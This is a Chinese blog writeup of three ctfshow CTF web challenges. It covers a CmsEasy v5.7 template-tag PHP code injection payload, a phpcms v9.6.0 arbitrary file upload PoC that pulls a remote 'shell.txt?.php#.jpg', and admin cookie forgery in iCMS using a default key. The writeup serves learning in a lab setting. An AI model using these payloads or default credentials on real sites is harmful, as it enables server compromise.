ctfshow CMS系列writeup（web477-web479）

原创


身高两米不到 于 2022-01-25 10:07:39 发布 2664 收藏
分类专栏： CTF 文章标签： web安全 信息安全 安全漏洞


CTF 专栏收录该内容
3 篇文章 0 订阅
订阅专栏

0x01 Web 477

打开页面发现是CmsEasy建站系统，题目提示RCE，百度寻找对应相关漏洞，多方查找后发现版本是v5.7，找到对应版本后进行搜索就变得很简单了。


找登录后台，/admin进入登录窗，然后小手一敲弱口令admin:admin进入后台，有点沙雕.....



忘记密码好像是存在洞的，重置完默认账号密码才会是admin:admin。因为这里默认admin就可以登录进去，漏洞存在与否不好验证，有兴趣的童鞋可以找找。


CmsEasy_v5.7 漏洞测试 - 云+社区 - 腾讯云

漏洞点在于模板-自定义标签部分，使用的payload： 1111111111";}<?php phpinfo()?>



因为不知道它在哪里RCE，于是都填写payload进行攻击，打击预览，CRTL+F搜索ctfshow找到flag

1111111111\";}



PHP Version 5.6.40

System	Linux 70b704e60a2d 5.4.0-88-generic #99-Ubuntu SMP Thu Sep 23 17:29:00 UTC 2021 x86_64
Build Date	Jan 31 2019 01:29:58
Configure Command	'./configure' '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-musl' 'CFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2'' 'LDFLAGS=-Wl,-O1 '-Wl,--hash-style=both' '-pie'' 'CPPFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2''
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled

payload构造这个东西涉及到代码审计，所以触及到我的知识盲区，唯一能感受到的是前面闭合，后面命令执行，如果有懂原理的朋友可以讲一讲。


1111111111\";}&...	站内调用：{tag_1111111111\";}&...} 站外调用：显示JS	1111111111\";}&...	预览 编辑 删除

0x02 Web 478

按照题目提示安装cms系统

- 安装路径 your-domain/install/install.php
- 数据库用户名密码都是root 地址写127.0.0.1

CMS版本是phpcms v9.6.0，安装完成后访问页面如下图所示



题目提示为文件上传，搜索相关漏洞，FreeBuf找到文章

PHPCMS v9.6.0 任意文件上传漏洞分析 - FreeBuf网络安全行业门户

上传点问题处在注册部分，进行复现

经我测试，按照抓包内容进行修改直接发包是不行的。

所以这里的poc就按照Freebuf上复制粘贴进行对应修改即可


```
siteid=1&modelid=11&username=test452&password=test2123&email=test2154@163.com&info[content]=<img src=http:/
```

这里有两个注意点，第一个经测试不可以直接写php文件，发包后网页可以访问，但是会有问题，一句话不能执行，所以写txt；第二点，如果失败多记尝试几次，发包时记得修改邮箱、账号的值。

> 函数中先对$value中的引号进行了转义，然后使用正则匹配：
>
> ```
> $ext = 'gif|jpg|jpeg|bmp|png';
> ...
> $string = new_stripslashes($value);
> if(!preg_match_all("/(href|src)=([\"|']?)([^ \"'>]+\.($ext)
> ```
>
> 这里正则要求输入满足src/href=url.(gif|jpg|jpeg|bmp|png)，我们的 payload （`<img src=http://url/shell.txt?.php#.jpg>`）符合这一格式（这也就是为什么后面要加.jpg的原因）。
>
> 接下来程序使用这行代码来去除 url 中的锚点：$remotefileurls[$matche] = $this->fillurl($matche, $absurl, $basehref);，处理过后$remotefileurls的内容为：`http://xxx/shell.txt?.php`
>
> 可以看到#.jpg被删除了，正因如此，下面的`$filename = fileext($file);`取的的后缀变成了php(这也就是 PoC 中为什么要加#的原因：把前面为了满足正则而构造的.jpg过滤掉，使程序获得我们真正想要的php文件后缀)
>
> CSDN @身高两米不到

至于payload构造原理，涉及到代码审计，给出链接，可以自行参考学习。

PHP-code-audit/phpcmsv9.6.0 任意文件上传漏洞.md at master · jiangsir404/PHP-code-audit · GitHub



flag在根目录，提交即可。

0x03 Web 479


他喵的这道题可以说flag和sql注入没有毛关系.....

查找资料icms sql注入点是后台处 /admincp.php，但是搜索过后发现该cms不存在默认账号密码，尝试登录失败。于是查看hint，提示：默认key:n9pSQYvdWhtBz3UHZFVL7c6vf4x6fePk，key伪造。


因触及到知识盲区，询问大哥，一番讲解，恍然大悟，要挖洞洞在后台，后台进不去通过默认key伪造cookie登进后台，百度一番，在github上找到Y4tacker生成cookie脚本，链接如下：

https://github.com/Stakcery/Web-Security/blob/4aac5ffb955667b15ee3110fb99f6df1016c6760/%E6%A1%86%E6%9E%B6%E6%BC%8F%E6%7.0.1%E5%89%8D%E5%8F%B0%E7%99%BB%E5%BD%95%E7%BB%95%E8%BF%87%E5%88%86%E6%

根据poc生成值



登录伪造，进入后台，发现flag



0x04 总结

CMS系列仔细想了想，决定停手。原本认为找到CMS对应版本漏洞直接打就行，做了几题感觉效果是有但终究还是舍本逐末，还是得懂代码审计再进行操作对于技术来讲比较有意义。